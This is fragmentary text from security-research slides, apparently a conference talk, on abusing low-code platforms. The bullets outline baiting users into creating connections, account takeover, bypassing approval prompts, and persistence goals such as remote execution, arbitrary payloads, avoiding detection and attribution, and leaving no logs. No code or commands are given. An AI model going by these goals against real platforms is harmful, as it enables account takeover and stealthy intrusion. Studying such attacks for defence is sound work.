
Can we fool users to create connections for us?

- Set up a bait app that does something useful
- Generate connections on-the-fly
- Fool users to use it
- Pwn their connection (i.e. account)



Account takeover



Can we get rid of this pesky approve window?




Can we get rid of this pesky approve window?



03


Low Code Attacks In The Wild: Can I stay here forever?

This has been done before




zenity.io/blog/hackers-abuse-low-code-platforms-and-turn-them-against-their-owners/

Dump files and tweet about it on a schedule



Encrypt on command




Persistency

What do we want?

- Remote execution
- Arbitrary payloads
- Maintain access (even if user account access get revokes)
- Avoid detection
- Avoid attribution
- No logs


Persistency v1

Persistency




Persistency v1

What do we want?




Persistency v1



What do we want?

- Remote execution**
- Arbitrary payloads**


Persistency v1



What do we want?

- Remote execution
- Arbitrary payloads
- Maintain access


Persistency v1



What do we want?

- Remote execution
- Arbitrary payloads**
- Maintain access
- Avoid detection**


Persistency v1



What do we want?

- Remote execution
- Arbitrary payloads**
- Maintain access
- Avoid detection
- Avoid attribution**

Persistency v1

